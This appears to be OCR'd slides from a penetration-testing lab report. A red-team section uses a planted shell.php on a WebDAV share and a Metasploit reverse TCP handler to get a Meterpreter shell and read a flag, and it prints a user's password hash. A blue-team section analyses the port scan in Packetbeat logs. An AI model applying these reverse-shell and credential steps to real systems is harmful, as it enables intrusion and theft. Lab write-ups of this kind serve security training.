
02



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Post-Exploitation: Accessing WebDAV from the Web Server

03



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
```

Authentication Required


http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name:

Password:

Post-Exploitation: Accessing WebDAV from the Web Server

04




Index of /webdav

```
      Name          Last modified     Size Description
---------------------------------------------------------
   Parent Directory                      -
   passwd.dav       2019-05-07 18:19    43
   shell.php        2021-07-21 03:07  1.1K
---------------------------------------------------------
```

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Post-Exploitation: Opening the PHP File

05



Index of /webdav

Name	Last modified	Size	Descripti
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-07-25 01:36	2.2K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:52554)
 at 2021-07-24 19:11:36 -0700

meterpreter >
```

Exploitation: Remote Code Execution

01

Tools & Processes


- **Tool**
  - Meterpreter
- **Processes**
  - The victims VM connect remotely to the attackers VM using port 4444.

02

Achievements

- The meterpreter leverages the ability for a shell on the target.
- The meterpreter session allows for full access to the file system on the target host.


03



```
meterpreter > -help
[-] Unknown command: -help.
meterpreter > ls
Listing: /var/www/webdav
========================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100777/rwxrwxrwx   43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--   1113  fil   2021-07-20 20:07:33 -0700  shell.php

meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-07-20 18:29:43 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-07-20 18:29:23 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-07-20 18:56:33 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-07-20 18:29:25 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-07-20 18:29:50 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
```

Post-Exploitation: Remote Code Execution

01





```
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-07-20 18:29:43 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-07-20 18:29:23 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-07-20 18:56:33 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-07-20 18:29:25 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-07-20 18:29:50 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan






What time did the port scan occur?

- 02:14:30 hrs.

How many packets were sent and and from what IP address?

- Approximately 5,000 packets were sent and observed on the initial port scan. The second chart indicates source IP address is 192.168.1.90.

Analysis: Identifying the Port Scan (cont.)




```
> Jul 21, 2021 @ 02:14:20.004  @timestamp: Jul 21, 2021 @ 02:14:20.004 network.packets: 3,928 network.type: ipv4 network.transport: tcp
                               network.community_id: 1:P9rwqxTpmQqrdqERq/S+Oklxc7g= network.bytes: 9.1MB source.port: 51508 source.packets: 2,343 source.bytes: 8.7MB
                               source.ip: 192.168.1.90 event.action: network_flow event.start: Jul 21, 2021 @ 00:44:38.192 event.end: Jul 21, 2021 @ 02:14:11.409
                               event.duration: 5373217.1 event.dataset: flow event.kind: event event.category: network_traffic ecs.version: 1.5.0 host.name: Kali
                               agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: e773b13c-2441-44aa-bc85-a7db53a5cdf3 agent.id: 26444e58-c83e-4d56-854f-
```

What indicates that this was a port scan?


- High volume of traffic in a short period of time. At a rate of 600 hits per second in this particular case.
- On the next slide: the log indicates that a single event started and ended at the same 0.001 of a second.


Analysis: Identifying the Port Scan (cont.)



destination.ip	192.168.0.181
destination.port	80
ecs.version	1.5.0
event.action	network_flow
event.category	network_traffic
event.dataset	flow
event.duration	0.0
event.end	Jul 21, 2021 @ 02:13:40.336
event.kind	event
event.start	Jul 21, 2021 @ 02:13:40.336
flow.final	false
flow.id	EAz/////AP//////CAwAAAHAqAC1wKgBWlAA16+zBAAAAAAAAA
host.name	Kali
network.bytes	56B
network.community_id	1:uv3wY+1AVrbHHB5L8eIP3pQdHzg=
network.packets	1
network.transport	tcp
network.type	ipv4
source.bytes	56B
source.ip	192.168.1.90

Analysis: Finding the Hidden Directory



Connections over time [Packetbeat Flows] ECS

